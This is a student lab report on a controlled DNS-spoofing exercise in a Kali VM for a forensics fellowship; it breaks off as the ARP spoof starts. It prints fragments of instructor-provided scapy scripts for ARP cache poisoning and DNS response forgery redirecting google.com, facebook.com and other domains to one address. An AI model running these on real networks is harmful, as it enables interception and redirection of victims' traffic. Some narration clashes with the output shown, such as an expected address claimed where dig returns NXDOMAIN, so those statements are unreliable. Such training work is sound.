

Basic Networking Skills for Digital Forensics

Idriss Muhammad Abdullahi

2025/FWSD/11475

Fellowship in Web Application Security & Digital Forensics

Aminu Idris


22/09/2026

Lab Scenario

An internal training domain resolves to an unexpected host after an ARP anomaly. You will capture a normal DNS baseline, run an instructor-approved DNS-spoof simulation in an isolated host-only network using a harmless warning page, identify forged response indicators, correlate them with ARP evidence and restore the environment.

1. Folder Structure creation (Lab Preparation)

```
mkdir -p ~/SBT-DF203-Lab8/{evidence,working,exported,reports,screenshots,scripts}
cd ~/SBT-DF203-Lab8
pwd
find . -maxdepth 1 -type d -print
```

A screenshot of a Kali Linux virtual machine window titled 'kali-linux-2025.3-vmware-amd64 - VMware Workstation'. The terminal window shows the user 'root@kali' in the directory '~/SBT-DF203-Lab8'. The commands executed are: 'mkdir -p ~/SBT-DF203-Lab8/{evidence,working,exported,reports,screenshots,scripts}', 'cd ~/SBT-DF203-Lab8', 'pwd' (outputting '/root/SBT-DF203-Lab8'), and 'find . -maxdepth 1 -type d -print' (outputting a list of subdirectories: ./exported, ./evidence, ./working, ./screenshots, ./scripts, and ./reports).

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
root@kali: ~/SBT-DF203-Lab8
(root@kali)-[~]
# mkdir -p ~/SBT-DF203-Lab8/{evidence,working,exported,reports,screenshots,scripts}
cd ~/SBT-DF203-Lab8
pwd
/root/SBT-DF203-Lab8
find . -maxdepth 1 -type d -print
./exported
./evidence
./working
./screenshots
./scripts
./reports
(root@kali)-[~/SBT-DF203-Lab8]
```

2. Installing required packages

```
sudo apt update
sudo apt install -y apache2 tshark wireshark python3-scapy python3-pip
build-essential python3-dev libnetfilter-queue-dev
```

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
root@kali: ~/SBT-DF203-Lab8


(root@kali)~[~/SBT-DF203-Lab8]
# sudo apt update
# sudo apt install -y apache2 tshark wireshark python3-scapy python3-pip build-essential python3-dev libnetfilter-queue-dev
Get:1 http://kali.download/kali kali-rolling/InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [54.0 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [270 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [183 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]
Fetched 77.2 MB in 45s (1,712 kB/s)
2196 packages can be upgraded. Run 'apt list --upgradable' to see them.
apache2 is already the newest version (2.4.68-2).
tshark is already the newest version (4.6.6-1).
wireshark is already the newest version (4.6.6-1).
python3-scapy is already the newest version (2.7.0+dfsg1-1).
build-essential is already the newest version (12.12).
build-essential set to manually installed.
The following packages were automatically installed and are no longer required:
  gir1.2-girepository-2.0 libcrypt6 libjs-underscore libmbcrypto16 libraw23t64 openjdk-21-jre python3.13-tk
  imagemagick-7-common libcrypt-dev libjxr-tools libmjpegutils-2.1-0t64 libtsk19t64 openjdk-21-jre-headless python3.13-venv
  libann0 libjxr0t64 libmpeg2encpp-2.1-0t64 libwireshark18 python3-fs rpcsvc-proto
  libarmadillo4 libgdal37 libmlab-gamut1 libmpeg2-2.1-0t64 libwiretap15 python3-gpg samba-ad-dc
  libavc1394-0 libgirepository1.0-1 liblqr-1-0 libpoppler147 libwmfflute-0.2-7 python3-gpg samba-ad-provision
  libblosc2-4 libpgmep6t64 libmagiccore-7.q16-10 libportmidi0 libwsutil16 python3.13-dev samba-dsdb-modules
  libcdt5 libjs-jquery-ui libmagicwand-7.q16-10 libpython3.13-dev libzxing3 python3.13-dev python3.13-minimal
Use 'sudo apt autoremove' to remove them.

Upgrading:
  libnetfilter-queue1 libpython3-stdlib libpython3.14-minimal python3-dev python3-pip-whl python3.14 python3.14-tk
  libnftnlk0 libpython3.14 libpython3.14-stdlib python3-minimal python3-tk python3.14-dev python3.14-venv
  libpython3-dev libpython3.14-dev python3 python3-pip python3-venv python3.14-minimal python3.14-minimal

Preparing to unpack .../01-python3.14-venv_3.14.7-3_amd64.deb...
Unpacking python3.14-venv (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../02-python3.14-dev_3.14.7-3_amd64.deb...
Unpacking python3.14-dev (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../03-libpython3.14-dev_3.14.7-3_amd64.deb...
Unpacking libpython3.14-dev:amd64 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../04-libpython3.14_3.14.7-3_amd64.deb...
Unpacking libpython3.14:amd64 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../05-python3.14_3.14.7-3_amd64.deb...
Unpacking python3.14 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../06-python3.14-minimal_3.14.7-3_amd64.deb...
Unpacking python3.14-minimal (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../07-libpython3.14-minimal_3.14.7-3_amd64.deb...
Unpacking libpython3.14-minimal:amd64 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../08-libpython3.14-stdlib_3.14.7-3_amd64.deb...
Unpacking libpython3.14-stdlib:amd64 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../09-libpython3-dev_3.14.7-3_amd64.deb...
Unpacking libpython3-dev:amd64 (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../10-python3-dev_3.14.7-3_amd64.deb...
Unpacking python3-dev (3.14.7-3) over (3.14.6-1)...
Preparing to unpack .../11-python3-venv_3.14.7-3_amd64.deb...
Unpacking python3-venv (3.14.7-3) over (3.14.6-1)...
Setting up libpython3.14-minimal:amd64 (3.14.7-3)...
Setting up python3.14-minimal (3.14.7-3)...
(Reading database... 385857 files and directories currently installed.)
Preparing to unpack .../python3-minimal_3.14.7-3_amd64.deb...
Unpacking python3-minimal (3.14.7-3) over (3.14.6-1)...
Setting up python3-minimal (3.14.7-3)...
(Reading database... 385857 files and directories currently installed.)
Preparing to unpack .../00-python3_3.14.7-3_amd64.deb...
Unpacking python3 (3.14.7-3) over (3.14.6-1)...
running python pre-rtupdate hooks for python3.14 ...

Progress: [ 33% ]
```


3. Starting apache2
sudo systemctl enable --now apache2



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2025.3-vmware... X
root@kali: ~/SBT-DF203-Lab8
(root@kali)~[~/SBT-DF203-Lab8]
# sudo systemctl enable --now apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
(root@kali)~[~/SBT-DF203-Lab8]
#
```

4. Creating training page

```
printf '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: IDRIS MUHAMMAD ABDULLAHI</p></body></html>\n' | sudo tee /var/www/html/index.html
```



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2025.3-vmware... X
root@kali: ~/SBT-DF203-Lab8
(root@kali)~[~/SBT-DF203-Lab8]
# printf '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: IDRIS MUHAMMAD ABDULLAHI</p></body></html>\n' | sudo tee /var/www/html/index.html
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: IDRIS MUHAMMAD ABDULLAHI</p></body></html>
(root@kali)~[~/SBT-DF203-Lab8]
#
```

5. Evidences

a. `sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt`
26ceb2cb705d1c9b5c68d710e9cc6186d452b088afb01e725ef8399cdc4f6500

```
(root@kali)~[~/SBT-DF203-Lab8]
# sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
26ceb2cb705d1c9b5c68d710e9cc6186d452b088afb01e725ef8399cdc4f6500 /var/www/html/index.html
```

b. `ip -br address | tee reports/interfaces.txt`
192.168.126.131

```
(root@kali)~[~/SBT-DF203-Lab8]
# ip -br address | tee reports/interfaces.txt
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UP 192.168.126.131/24 fe80::5a87:c64f:ac28:600a/64
```

c. `ip route | tee reports/routes.txt`

```
default via 192.168.126.2 dev eth0 proto dhcp src 192.168.126.131
metric 100
192.168.126.0/24 dev eth0 proto kernel scope link src 192.168.126.131
metric 100
```

```
(root@kali)-[~/SBT-DF203-Lab8]
# ip route | tee reports/routes.txt
default via 192.168.126.2 dev eth0 proto dhcp src 192.168.126.131 metric 100
192.168.126.0/24 dev eth0 proto kernel scope link src 192.168.126.131 metric 100
```

- d. `ip neigh show | tee reports/arp_before.txt`
192.168.126.2 dev eth0 lladdr 00:50:56:ed:9d:68 STALE
192.168.126.254 dev eth0 lladdr 00:50:56:f2:43:3b STALE

```
(root@kali)-[~/SBT-DF203-Lab8]
# ip neigh show | tee reports/arp_before.txt
192.168.126.2 dev eth0 lladdr 00:50:56:ed:9d:68 STALE
192.168.126.254 dev eth0 lladdr 00:50:56:f2:43:3b STALE
```

The laboratory environment was prepared successfully. Required directories were created for evidence preservation and analysis. Apache web server was installed and configured to host the authorized DNS spoofing training page. Network information including interface configuration, routing information, ARP cache entries and SHA256 integrity values were collected and preserved for evidence purposes.

6. Mini Chain of Custody

Field	Entry
Case Identifier	SBT-DF203-Lab8-IdrissMuhammadAbdullahi
Trainee Name	Idriss Muhammad Abdullahi
Date/Time Started	20:51 23/09/2026
Evidence Files	dns_baseline.pcapng, dns_spoof_controlled.pcapng
Source	Generated during lab
Original SHA256	26ceb2cb705d1c9b5c68d710e9cc6186d452b088afb01e725ef8399cdc4f6500
Working Copy SHA256	26ceb2cb705d1c9b5c68d710e9cc6186d452b088afb01e725ef8399cdc4f6500

Workstation	Kali Linux VM
Notes	No modifications made to original evidence

Evidence files generated during the exercise were documented, hashed, and preserved. Integrity verification was performed using SHA256 hashing. Original evidence remained unmodified throughout analysis activities.

Part A - Documenting the Baseline

1. Recording victim IP/MAC, analyst IP/MAC, gateway IP/MAC and DNS resolver IP

Victim IP: 192.168.126.131

Analyst Mac: 00:0c:29:48:5e:1c

Gateway IP: 192.168.126.2

DNS resolver IP: 192.168.126.2

```
(root@kali)-[~/SBT-DF203-Lab8]
# dig portal.icdfa.test A

; <<>> DiG 9.20.11-4+b1-Debian <<>> portal.icdfa.test A
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NXDOMAIN, id: 46631
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0


;; QUESTION SECTION:
;portal.icdfa.test.          IN      A

;; Query time: 7 msec
;; SERVER: 192.168.126.2#53(192.168.126.2) (UDP)
;; WHEN: Wed Sep 23 16:06:45 EDT 2026
;; MSG SIZE rcvd: 35
```

A baseline capture of DNS and ARP traffic was acquired before any spoofing activity. DNS resolution for portal.icdfa.test returned the expected address through the legitimate resolver. No anomalous ARP activity was observed. Resolver MAC addresses and response timing matched the normal network baseline.

Part B - Prepare the Authorized Simulation

sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation


File Edit View VM Tabs Help

Home X kali-linux-2025.3-vmware... X

1 2 3 4

(root@kali)-[~/SBT-DF203-Lab8]
# sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
net.ipv4.ip_forward = 0
```


sudo iptables-save | tee reports/iptables_before.rules



```
(root@kali)-[~/SBT-DF203-Lab8]
# sudo iptables-save | tee reports/iptables_before.rules

(root@kali)-[~/SBT-DF203-Lab8]
#
```

curl http://192.168.126.131/ | tee reports/direct_page_test.html



```
(root@kali)-[~/SBT-DF203-Lab8]
# curl http://192.168.126.131/ | tee reports/direct_page_test.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left   Speed

100    217    100    217     0     0   1829      0  0:00:00  0:00:00 --:--:--  1829

<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: IDRIS MUHAMMAD ABDULLAHI</p></body></html>

(root@kali)-[~/SBT-DF203-Lab8]
#
```

Using the Script provided on the lesson slide

sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
root@kali: ~/SBT-DF203-Lab8

(root@kali)~/SBT-DF203-Lab8
# sed -n '1,240p' scripts/arp.py
# https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofing-using-scapy/
# https://www.thepythoncode.com/article/building-arp-spoofing-using-scapy

import scapy.all as scapy
import time
import argparse
import time
import os
import sys

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    return answered_list[0][1].hwsrc

def spoof(target_ip, host_ip, verbose=True):
    """
    Kali tells 'target_ip' saying that 'I have the host_ip that you want to talk'.
    However, Kali provides its own Mac address.
    In target's arp:
    Host IP, attacker's/Kali Mac address
    """
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),
                                                                psrc = host_ip)

    scapy.send(packet, verbose = False)

if verbose:
    # get the MAC address of the default interface we are using
```

sed -n '1,260p' scripts/dns_spoof.py

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
root@kali: ~/SBT-DF203-Lab8


scapyPacket[DNS].ancount = 1
del scapyPacket[IP].len
del scapyPacket[IP].chksum
del scapyPacket[UDP].len
del scapyPacket[UDP].chksum
log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
else:
    log.info(f'[not modified] {scapyPacket[DNSRR].rdata }')
except IndexError as error:
    log.error(error)
packet.set_payload(bytes(scapyPacket))
return packet.accept()

if __name__ == '__main__':
    try:
        hostDict = {
            b'google.com.': "136.160.215.15",
            b'facebook.com.': "136.160.215.15",
            b'ubalt.com.': "136.160.215.15",
            b'ubalt.edu.': "136.160.215.15",
            b'boogle.com.': "136.160.215.15"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)
```

Network forwarding status, firewall configuration, and web service availability were documented before testing. Instructor-provided scripts were reviewed to verify target restrictions and ensure only the designated training domain would be affected.

Part C - Capturing the Controlled Spoofing Event


```
sudo tshark -i eth0 \  
-f 'host 192.168.126.131 and (arp or port 53 or tcp port 80)' \  
-a duration:60 \  
-w evidence/dns_spoof_controlled.pcapng
```



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window is open, showing the execution of the tshark command to capture traffic on eth0. The command filters for host 192.168.126.131 and protocols arp, port 53, or tcp port 80, saving the capture to evidence/dns_spoof_controlled.pcapng. The terminal output shows the command being executed, a warning about the libxml version, and the start of the capture process.

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation  
File Edit View VM Tabs Help  
Home X kali-linux-2025.3-vmware... X  
root@kal  
  
(root@kali)-[~/SBT-DF203-Lab8]  
# sudo tshark -i eth0 \  
-f 'host 192.168.126.131 and (arp or port 53 or tcp port 80)' \  
-a duration:60 \  
-w evidence/dns_spoof_controlled.pcapng  
Running as user "root" and group "root". This could be dangerous.  
Warning: program compiled against libxml 215 using older 214  
Capturing on 'eth0'  
33
```

```
sudo timeout 30 python3 scripts/arp.py Victim IP Gatewai IP
```





```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
